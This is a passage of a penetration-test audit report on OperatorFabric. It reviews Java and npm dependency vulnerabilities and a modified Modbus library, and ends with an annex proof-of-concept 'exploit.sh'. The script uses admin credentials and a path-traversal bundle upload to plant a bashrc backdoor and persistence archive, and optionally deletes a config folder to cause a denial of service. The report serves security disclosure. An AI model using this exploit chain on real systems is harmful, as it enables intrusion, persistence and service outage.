$ bash generateDependencyReport.sh
Dependencies report is done on current git branch local
Build java report
  Java report for services
  Java report for test app externalApp
  Java report for test app dummyModbusDevice
Build npm report
  Npm report for node-services/cards-reminder
  Npm report for node-services/cards-external-diffusion
  Npm report for node-services/supervisor
  Npm report for ui/main
  Npm report for src/tooling/migration-rrule-recurrence
  Npm report for src/tooling/migration-opfab3
Report done in report-local.txt
```

The script generates a dependency tree that details all the dependencies in a tree structure.

```
compileClasspath - Compile classpath for source set 'main'.
+--- org.springframework.boot:spring-boot-configuration-processor:3.2.3
+--- org.springframework.boot:spring-boot-starter-actuator:3.2.3
|    +--- org.springframework.boot:spring-boot-starter:3.2.3
|    |    +--- org.springframework.boot:spring-boot:3.2.3
|    |    |    +--- org.springframework:spring-core:6.1.4
|    |    |    |    \--- org.springframework:spring-jcl:6.1.4
|    |    |    \--- org.springframework:spring-context:6.1.4
|    |    |         +--- org.springframework:spring-aop:6.1.4
|    |    |         |    +--- org.springframework:spring-beans:6.1.4
|    |    |         |    |    \--- org.springframework:spring-core:6.1.4 (*)
|    |    |         |    \--- org.springframework:spring-core:6.1.4 (*)
|    |    |         +--- org.springframework:spring-beans:6.1.4 (*)
|    |    |         +--- org.springframework:spring-core:6.1.4 (*)
…
```

While practical for visualizing dependencies usage, this makes automated checking of known vulnerabilities difficult. The file was modified to only display unique library name alongside version.

```
$ cat report-local.txt | sed -n 's/.*--- \([^ ]*\).*/\1/p' | grep -v "^project$" | sort | uniq | tee
dependency-list.txt
ch.qos.logback:logback-classic:1.2.10
ch.qos.logback:logback-classic:1.4.14
ch.qos.logback:logback-core:1.2.10
ch.qos.logback:logback-core:1.4.14
com.eclipsesource.minimal-json:minimal-json:0.9.5
com.fasterxml:classmate:1.5.1
com.fasterxml.jackson.core:jackson-annotations:2.13.5
com.fasterxml.jackson.core:jackson-annotations:2.15.4
com.fasterxml.jackson.core:jackson-annotations:2.16.1
com.fasterxml.jackson.core:jackson-core:2.14.2
com.fasterxml.jackson.core:jackson-core:2.15.4
…
```

In total, about 300 Java libraries are used throughout the project. Some libraries are used several times but in different versions (mainly due to higher-level libraries using a certain version of another lower-level library such as “*jackson-core*” in the above list).

B. Third-party libraries

As stated in the foreword, libraries used in the project have been studied during code review to spot potential vulnerable code paths and **none could be found**. Iterating through all the libraries to find vulnerabilities yielded a total of 238 vulnerabilities across all libraries with 68 unique ones.

As indicated in the previous section, the static analysis did not reveal any vulnerable code paths. Given the number of false positives (no exploitation possible in the current state of the project) and libraries to review, a list of found vulnerability is available in *Annex 2 – Java dependencies vulnerability*.

Since the version for the audit has been frozen to conduct a thorough review, auditors noticed that quite a lot of vulnerabilities found have been either deemed as not applicable or updated in newer releases. Some of the found vulnerabilities also affect developers or testing tool which are not applicable in this audit review context.

C. Modified third-party libraries

Auditors spotted a library that is bundled with the project in the directory "libs". The library is named after a third-party Modbus Java library and is tagged "WORKAROUND". The file can be found at "libs/jlibmodbus-WORKAROUND.jar".



Figure 39 - Custom Modbus library

By diffing the original library ("jlibmodus" version 1.2.9.7), auditors could study the differences and try to find vulnerabilities induced by workaround code. Several differences have been spotted.

Several exception messages have been modified to include more verbose information when an exception arises.



Figure 40 - Modified exception messages

Several data structures were also changed to adapt to a potential business need.



Figure 41 - Modification of data structures



Figure 42 - Modification of another data structure

An error handling was also modified to gracefully close a socket in case of error and allow for more customization on timeouts.



Figure 43 - Modification of error handling and parameter customization

These modifications have been studied and **do not seem to include any security risk**. Auditors recommend being careful when modifying libraries and adding additional code as:

- It can introduce un-documented errors/vulnerabilities.
- It might not be subject to CI/CD as the library is tweaked and not pulled on official repositories.

4.3.3.2. JavaScript dependencies analysis

A. Initial cartography

In the same way as the Java dependency analysis, auditors relied on the toolchain used by the application to perform vulnerability analysis. The "*npm audit*" utility was used and reported the below summaries. The file used to generate dependencies report has been slightly modified to generate "*npm audit*" logs.

---

npm's audit feature is known for raising a lot of false positives since it gathers data for libraries used as well as dependencies of those libraries. This can lead to a nested dependency to flag as Critical or High even though the vulnerable code is unreachable or not used in the library containing this dependency. Nonetheless, this allows us to draw an accurate picture of all dependencies and potential non-trivial exploitation chain.

File: bin/dependencies/generateDependencyReport.sh

```
generateNpmReport() {
    project=$1;
    echo "  Npm report for $project"
    echo "Project : $project" >>  ${report_name}
    cat ../../${project}/package-lock.json >> ${report_name}
    path=$(pwd)
    cd ../../${project}
    echo "NPM AUDIT LOG BEGIN" >> $path/npm_audit.log
    npm audit >> $path/npm_audit.log
    echo "NPM AUDIT LOG END" >> $path/npm_audit.log
    cd $path
}
```

Below is a summary of vulnerabilities found by the "*npm audit*" utility:

SUB-PROJECT NAME	VULNERABILITY SUMMARY
node-services/cards-reminder	7 vulnerabilities (**4** moderate, **2** high, **1** critical)
node-services/cards-external-diffusion	6 vulnerabilities (**4** moderate, 1 high, **1** critical)
node-services/supervisor	6 vulnerabilities (**4** moderate, 1 high, **1** critical)
ui/main	16 vulnerabilities (**7** moderate, **9** high)
src/tooling/migration-rrule-recurrence	**1** high severity vulnerability

Although each sub-project is independent of one another regarding dependency (each one has a distinct "package-lock.json" file), auditors compiled unique libraries with known vulnerabilities found in the below list.

```
[CRITICAL]
71-@babel/traverse  <7.23.2
Babel vulnerable to arbitrary code execution when compiling specifically crafted malicious
code

[HIGH]
webpack-dev-middleware  <=5.3.3 || 6.0.0 - 6.1.1
Path traversal in webpack-dev-middleware

[HIGH]
ws  8.0.0 - 8.17.0
ws affected by a DoS when handling a request with many HTTP headers

[HIGH]
xlsx  *
SheetJS Regular Expression Denial of Service (ReDoS)

[HIGH]
braces  <3.0.3
Uncontrolled resource consumption in braces

[HIGH]
ip  *
NPM IP package incorrectly identifies some private IP addresses as public

[MODERATE]
follow-redirects  <=1.15.5
'follow-redirects' Proxy-Authorization header kept across hosts

[MODERATE]
jose  3.0.0 - 4.15.4
jose vulnerable to resource exhaustion via specifically crafted JWE with compressed
plaintext

[MODERATE]
semver  6.0.0 - 6.3.0
semver vulnerable to Regular Expression Denial of Service

[MODERATE]
express  <4.19.2
Express.js Open Redirect in malformed URLs

[MODERATE]
ejs  <3.1.10
ejs lacks certain pollution protection - https://github.com/advisories/GHSA-ghr5-ch3p-vcr6
[MODERATE]
quill  <=1.3.7
Cross-site Scripting in quill
[MODERATE]
tar  <6.2.1
Denial of service while parsing a tar file due to lack of folders count validation

[MODERATE]
undici  6.0.0 - 6.11.0
fetch(url) leads to a memory leak in undici

[MODERATE]
vite  5.0.0 - 5.0.12
Vite's `server.fs.deny` did not deny requests for patterns with directories.
```

B. Moderate issues analysis

After examination of issues, auditors deemed that all the issues tagged “Moderate” are not exploitable in the current setup of the project. Indeed, several vulnerabilities require certain parameters, specific configuration, user interaction or need to be used in development environment to be successfully exploited.

C. High issues analysis

Regarding issues tagged “High”, the following points have been noted.

Library: “*webpack-dev-middleware*”, Path Traversal

“*webpack-dev-middleware*” is a tool allowing a server to serve file that have been bundled by webpack. This library is part of the dependencies of another higher-level library “*@angular-devkit/build-angular*” which is designed to build Angular application.

File: ui/main/package-lock.json

```
    "node_modules/@angular-devkit/build-angular": {
      "version": "17.1.2",
      "resolved": "https://registry.npmjs.org/@angular-devkit/build-angular/-/build-angular-
17.1.2.tgz",
      "integrity": "sha512-
QIDTP+TjiCKCYRZYb8to4ymvIV1Djcfd5c17VdgMGhRqIQAAK1V4f4A1njdhGYOrgsLajZQAnKvFfk2ZMeI37A==",
      "dev": true,
      "dependencies": {
        …
        "webpack-dev-middleware": "6.1.1",
        …
      }
```

This is an instance of developer tool, bundled with the application, to allow end user to build it from scratch. This idea if comforted by the presence of the “*’dev’: true*” attribute which means that these libraries will not be shipped in production mode. The vulnerability is a Path Traversal in the development server that could allow an attacker to read local files.



Figure 44 - Advisory of the webpack vulnerability found

Since this a development setting and no development component was spotted on the audited scope, this issue can be discarded. To ensure that no residual risk is found, research for the highlight risky configuration has been performed and yielded no results.

Library: "*Braces*", Regular expression-based denial of service

According to the advisory, "braces" has a vulnerability that allows an attacker to perform denial of service against the application. However, after reviewing the chain of dependency, it appears that this is just a dependency used by several developer libraries.

Looking at the chain of dependencies, auditors spotted that the "*braces*" library was required by "*karma*", "*micromatch*" and "*chokidar*". All these matches contain the attribute "*'dev': true*" meaning that in production mode, these issues can be disregarded.

File: ui/main/package-lock.json

```
"micromatch": {
  "version": "4.0.5",
  "resolved": "https://registry.npmjs.org/micromatch/-/micromatch-4.0.5.tgz",
  "dev": true,
  "requires": {
    "braces": "^3.0.2",
…
  }
}

"chokidar": {
  "version": "3.5.3",
  "resolved": "https://registry.npmjs.org/chokidar/-/chokidar-3.5.3.tgz",
  "dev": true,
  "requires": {
    ...
    "braces": "~3.0.2",
    "glob-parent": "~5.1.2",
    ...
  }
},

"node_modules/karma": {
      "version": "6.4.2",
      "resolved": "https://registry.npmjs.org/karma/-/karma-6.4.2.tgz",
      "dev": true,
      "dependencies": {
        ...
        "braces": "^3.0.2",
        ...
      },
      ...
    }
```

Dynamic and static analysis of the source code performed ensured that the way of deploying OperatorFabric with given guidelines do not result in a "dev" environment which means that these issues can be disregarded safely.

Library: "*ws*", Denial of Service via high number of HTTP header

As previously seen with the "*braces*" library the "*ws*" library is only used in development mode and should not be shipped/built into production artifacts.

Auditors deemed that this vulnerability can safely be discarded.

Library: "*ip*", Access control bypass

By looking at the advisory, the potential impact is improper sanitization of IP addresses which could result in a bypass of IP addresses which could result in exploitation of SSRF vulnerabilities. Looking at the chain of dependencies we land on the following result: "*ip > socks > mongodb*".

Analyzing the chain and surrounding context, auditors deemed that exploitation is very unlikely and the issue can be disregarded has a real security risk.

Library: "*xslx*", Regular-Expression based denial of Service

The advisory describes the vulnerability has a Denial of Service via regular expression. Looking at the dependency files, this library does seem used in production mode and appears in the code, contrary to previous libraries.

Looking at the code paths, auditors could find several files making use of the library.

```
src/test/cypress/cypress.config.js:const readXlsx = require("./cypress/plugins/read-xlsx");
src/test/cypress/cypress.config.js:        'readXlsx': readXlsx.read,
src/test/cypress/cypress.config.js:        'list': readXlsx.list,
src/test/cypress/cypress.config.js:        'deleteFile': readXlsx.deleteFile})
src/test/cypress/cypress/integration/Logging.spec.js:            expect(files[0]).to.match(/^Logging_export_\d*\.xlsx/);
src/test/cypress/cypress/integration/Logging.spec.js:            cy.task('readXlsx', {file: './cypress/downloads/' + files[0], sheet: 'data'}).then((rows) => {
src/test/cypress/cypress/integration/Monitoring.spec.js:                expect(files[0]).to.match(/^Monitoring_export_\d*\.xlsx/);
src/test/cypress/cypress/integration/Monitoring.spec.js:                cy.task('readXlsx', {file: './cypress/downloads/' + files[0], sheet: "data"}).then((rows) => {
src/test/cypress/cypress/integration/Monitoring.spec.js:                expect(files[0]).to.match(/^Monitoring_export_\d*\.xlsx/);
src/test/cypress/cypress/integration/Monitoring.spec.js:                cy.task('readXlsx', {file: './cypress/downloads/' + files[0], sheet: "data"}).then((rows) => {
src/test/cypress/cypress/integration/Archives.spec.js:             expect(files[0]).to.match(/^Archive_export_\d*\.xlsx/);
src/test/cypress/cypress/integration/Archives.spec.js:             cy.task('readXlsx', {file: './cypress/downloads/' + files[0], sheet: 'data'}).then((rows) => {
src/test/cypress/cypress/integration/Admin.spec.js:                expect(files[0]).to.match(/^user_export_\d*\.xlsx/);
src/test/cypress/cypress/integration/Admin.spec.js:                cy.task('readXlsx', {file: './cypress/downloads/' + files[0], sheet: "data"}).then((rows) => {
src/test/cypress/cypress/integration/Admin.spec.js:                expect(files[0]).to.match(/^entity_export_\d*\.xlsx/);
src/test/cypress/cypress/integration/Admin.spec.js:                cy.task('readXlsx', {file: './cypress/downloads/' + files[0], sheet: "data"}).then((rows) => {
src/test/cypress/cypress/integration/Admin.spec.js:                expect(files[0]).to.match(/^group_export_\d*\.xlsx/);
src/test/cypress/cypress/integration/Admin.spec.js:                cy.task('readXlsx', {file: './cypress/downloads/' + files[0], sheet: "data"}).then((rows) => {
src/test/cypress/cypress/integration/Admin.spec.js:                expect(files[0]).to.match(/^perimeter_export_\d*\.xlsx/);
src/test/cypress/cypress/integration/Admin.spec.js:                cy.task('readXlsx', {file: './cypress/downloads/' + files[0], sheet: "data"}).then((rows) => {
src/test/cypress/cypress/integration/Admin.spec.js:                expect(files[0]).to.match(/^businessData_export_\d*\.xlsx/);
src/test/cypress/cypress/integration/Admin.spec.js:                cy.task('readXlsx', {file: './cypress/downloads/' + files[0], sheet: "data"}).then((rows) => {
src/test/cypress/cypress/plugins/read-xlsx.js:const XLSX = require('xlsx');
src/test/cypress/cypress/plugins/read-xlsx.js:   const workbook = XLSX.read(buff, { type: 'buffer', cellDates: true});
ui/main/src/app/business/common/excel-export.ts:import * as XLSX from 'xlsx';
ui/main/src/app/business/common/excel-export.ts:const EXCEL_EXTENSION = '.xlsx';
ui/main/src/app/business/common/excel-export.ts:        const opts: XLSX.JSON2SheetOpts = {dateNF: 'dd/mm/yy hh:mm'};
ui/main/src/app/business/common/excel-export.ts:        const opts: XLSX.AOA2SheetOpts = {dateNF: 'dd/mm/yy hh:mm'};
ui/main/src/app/business/common/excel-export.ts:        this.exportWorksheet(XLSX.utils.aoa_to_sheet(data, opts), excelFileName);
ui/main/src/app/business/common/excel-export.ts:    private static exportWorksheet(worksheet: XLSX.WorkSheet, excelFileName: string) {
ui/main/src/app/business/common/excel-export.ts:        const workbook: XLSX.WorkBook = {Sheets: {data: worksheet}, SheetNames: ['data']};
ui/main/src/app/business/common/excel-export.ts:        const excelBuffer: any = XLSX.write(workbook, {bookType: 'xlsx', type: 'array'});
```

Figure 45 - Usage of xlsx package

The first batch of files are in the test folder and associated with the "*cypress*" repository which is a test suite and can be safely ignored since test code is not shipped in production.

Looking at the code in the file "excel-export.ts", no mention of regular expression has been found. Without a proof-of-concept, the vulnerability cannot be replicated in a timely manner, but auditors are confident that the code, in its current state, is not vulnerable.

D. Critical vulnerability analysis

Only one tagged critical vulnerability was reported by the utility. The library flagged is "*babel*" which is a JavaScript compiler used by developers to bundle applications. Looking at the "package-lock.json" file contained in this library, auditors could spot that this library is only bundled in development mode which makes it unexploitable in a realistic attack scenario (since the perimeter audited does not present any development features enabled).

Furthermore, looking on GitHub for the discussion on the advisory, the vulnerability seems to arise when a crafted package is bundled and executes on the build machine. Runtime packages are not affected by this vulnerability.



Figure 46 - Issue on Github discussing the Babel vulnerability

This vulnerability could be considered valid in a supply-chain attack which is out-of-scope of this assessment.

4.3.4. Closing words on dependencies

After conducting a review of the dependencies, auditors deem that they do not present any security risks. It's important to keep in mind that vulnerabilities can arise from vulnerable dependencies after a code modification or in very rare edge cases and can present tangible impact.

As always, the **recommendation is to keep all libraries up to date** and **document any vulnerability found on used dependencies** as **well keeping a view on the dependency tree** of the project to react quickly and mitigate the impact of potential critical vulnerabilities (such the log4j vulnerability from 2021 which had serious impact on a lot a Java project using that library).

Another guideline, which is properly followed in OperatorFabric's deployment guide, is to never expose a development/debug version of the application which could lead to abuse of vulnerabilities or debug features to attain tangible impact (Denial of Service, Remote Code Execution, etc.).

As said in the foreword, OperatorFabric development team has all the tools, maturity and knowledge to fix these problems in a timely manner with the CI/CD pipeline, code analysis and vulnerability reporting measures.

5. ANNEXES

5.1. Annex 1 - Exploit

5.1.1. Main script “exploit.sh”

File: exploit.sh

```
#!/bin/bash

# We define here the authentication information of a user with the right to
# upload a bundle.
username="admin"
password="test"
url="http://localhost:2002"

# We retrieve the "access_token" used to validate authentication for future
# requests.
echo "[*] Get token for user \"$username\" (password: \"$password\") on '$url'."
access_token=$(curl -s -X POST -d
"username=$username&password=$password&grant_type=password&client_id=opfab-client"
$url/auth/token|jq -r .access_token)
token=$access_token
echo "[*] Token: '$token'."

# We create a perimeter to upload our bundle.
echo "[*] Creating perimeter ..."
curl -s -o /dev/null -w "[+] Sending perimeter: %{http_code} (status code)\n" \
    -X POST $url/users/perimeters -H "Content-type:application/json" \
    -H "Authorization:Bearer $token" --data @Resources/perimeter.json

# Regenerate a new bundle:
#    - Exploit a Path Traversal to perform an Arbitratry File Write
echo "[*] Creating new bundle ..."
mkdir bundle
cd bundle
cp ../Resources/config_backdoor.json config.json
cp ../Resources/bashrc bashrc
cp ../Resources/persistence.zip persistence.zip
tar -czf bundle.tar.gz config.json bashrc persistence.zip
mv bundle.tar.gz ../
cd ..

# We finally upload the malicious bundle containing our backdoor.
echo "[*] Uploading new bundle (backdoor)..."
curl -s -o /dev/null -w "[+] Sending bundle: %{http_code} (status code)\n" \
    -X POST $url/businessconfig/processes -H  "accept: application/json" \
    -H  "Content-Type: multipart/form-data" -H "Authorization:Bearer $token" \
    -F "file=@bundle.tar.gz;type=application/gzip"

# We clean the previous bundle generation.
echo "[*] Cleaning generated bundle ..."
rm -rf bundle.tar.gz bundle

# The user is asked if he wants to DOS the application. This increases the
# likelihood of someone connecting to the container in order to do some debug
# which trigger our backdoor.
echo "Do you want to DOS the application ? (Y)es/(N)o"
read -p "> " choice

if [ "$choice" == "Y" ]; then
    # Regenerate a new bundle:
    #    - Exploit a Path Traversal to perform an Arbitratry File Delete
```

```
    echo "[*] Creating new bundle ..."
    mkdir bundle
    cd bundle
    cp ../Resources/config_dos.json config.json
    tar -czf bundle.tar.gz config.json
    mv bundle.tar.gz ../
    cd ..

    # We finally upload the bundle that will lead to the deletion of folder
    # "/external-config".
    echo "[*] Uploading new bundle (DOS)..."
    curl -s -o /dev/null -w "[+] Sending bundle: %{http_code} (status code)\n" \
        -X POST $url/businessconfig/processes -H  "accept: application/json" \
        -H  "Content-Type: multipart/form-data" -H "Authorization:Bearer $token" \
        -F "file=@bundle.tar.gz;type=application/gzip"

    # We clean the previous bundle generation.
    echo "[*] Cleaning generated bundle ..."
    rm -rf bundle.tar.gz bundle

    echo "[*] The remote application should no longer work."
fi

echo "[+] Done."
```

5.1.2. Malicious “bashrc” file

File: Resources/bashrc

```
if [[ $- != *i* ]] ; then
    # Shell is non-interactive.  Be done now!
    return
fi

# set fallback PS1; only if currently set to upstream bash default
if [ "$PS1" = '\s-\v\$ ' ]; then
    PS1='\h:\w\$ '
fi

for f in /etc/bash/*.sh; do
    [ -r "$f" ] && . "$f"
done
unset f

# Add a backdoor that will be triggered the next time the bash binary is
# executed.
